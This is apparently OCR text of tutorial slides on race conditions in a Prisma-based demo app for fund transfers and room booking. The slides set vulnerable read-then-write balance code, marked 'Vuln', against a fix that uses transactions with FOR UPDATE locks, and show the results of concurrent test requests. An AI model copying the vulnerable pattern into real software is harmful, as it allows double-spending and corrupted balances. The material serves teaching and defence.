


```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:22:58 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::nrdbv-1720156978613-81a91e9df2e1

Booking Succesful
```

2



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:22:58 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::s4c7l-1720156978601-b1d3a9e89c8a

Internal Sever Error: Room not available
```



Booking Histories

Filter by Room Number:

All Rooms

Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	7/5/2024, 11:42:02 AM	1	4

Rooms Overview


Refresh Data

ROOM NUMBER	NAME	BOOKER ID
1	VVIP	4
2	DELUXE	Unbooked
3	FANTASTIC	Unbooked
4	COZY	Unbooked


2.1 Pessimistic Lock

involves locking the data until the transaction completes, preventing other transactions from accessing the locked data until it is unlocked.


By locking the records, pessimistic locking ensures that no other transaction can read or write the locked data until the lock is released, thus preventing race conditions.



```
const sender = await tx.$queryRaw<User[]>`SELECT id, balance
FROM "User" WHERE id = ${parseInt(senderId)} FOR UPDATE`;
if (!sender[0]) {
  throw new Error('Sender not found');
}
if (sender[0].balance < parsedAmount) {
  throw new Error('Insufficient funds');
}
```




```
const receiver = await tx.$queryRaw<User[]>`SELECT id, balance
FROM "User" WHERE id = ${parseInt(receiverId)} FOR UPDATE`;
```




```
const updatedReceiver = await tx.$executeRaw`UPDATE "User" SET
balance = balance + ${parsedAmount} WHERE id = ${parseInt
(receiverId)}`;
```


Vuln




```
//Sender's side
const sender = await prisma.$queryRaw<User[]>`SELECT id, balance
FROM "User" WHERE id = ${parseInt(senderId)}`;
```



```
const updatedSender = await prisma.$executeRaw`UPDATE "User" SET
balance = ${sender[0].balance - parsedAmount} WHERE id = $
{parseInt(senderId)}`;
```




```
//Receiver's side
const receiver = await prisma.$queryRaw<User[]>`SELECT id,
balance FROM "User" WHERE id = ${parseInt(receiverId)}`;
```




```
const updatedReceiver = await prisma.$executeRaw`UPDATE "User"
SET balance = ${receiver[0].balance + parsedAmount} WHERE id = $
{parseInt(receiverId)}`;
```


Prevention




```
await prisma.$transaction(async (tx) => {
```




```
const sender = await tx.$queryRaw<User[]>`SELECT id, balance
FROM "User" WHERE id = ${parseInt(senderId)} FOR UPDATE`;
```



```
const updatedSender = await tx.$executeRaw`UPDATE "User" SET
balance = balance - ${parsedAmount} WHERE id = ${parseInt
(senderId)}`;

if (updatedSender < 0) {
  throw new Error('Insufficient funds');
}
```




```
const receiver = await tx.$queryRaw<User[]>`SELECT id, balance
FROM "User" WHERE id = ${parseInt(receiverId)} FOR UPDATE`;
```



```
const updatedReceiver = await tx.$executeRaw`UPDATE "User" SET
balance = balance + ${parsedAmount} WHERE id = ${parseInt
(receiverId)}`;
```

Prove

- Go to the transfer page
- Change the sending method



Transfer Funds

Sender ID:

Receiver ID:

Amount:

Transfer Method:

✓ Standard Transfering.
Make a transfer with Raw query.
Secure from race condition with built-in ORM - Atomic Operations.
Secure from race condition DB config - ISOLATION: Serialization
Secure from Race condition Locking Mechanism - Pessimistic.
Secure from Race condition Locking Mechanism - Optimistic.


Prove: case1
A->B 20 times

1. Only 1 successful response

2. Other responses


Error: Insufficient funds

1

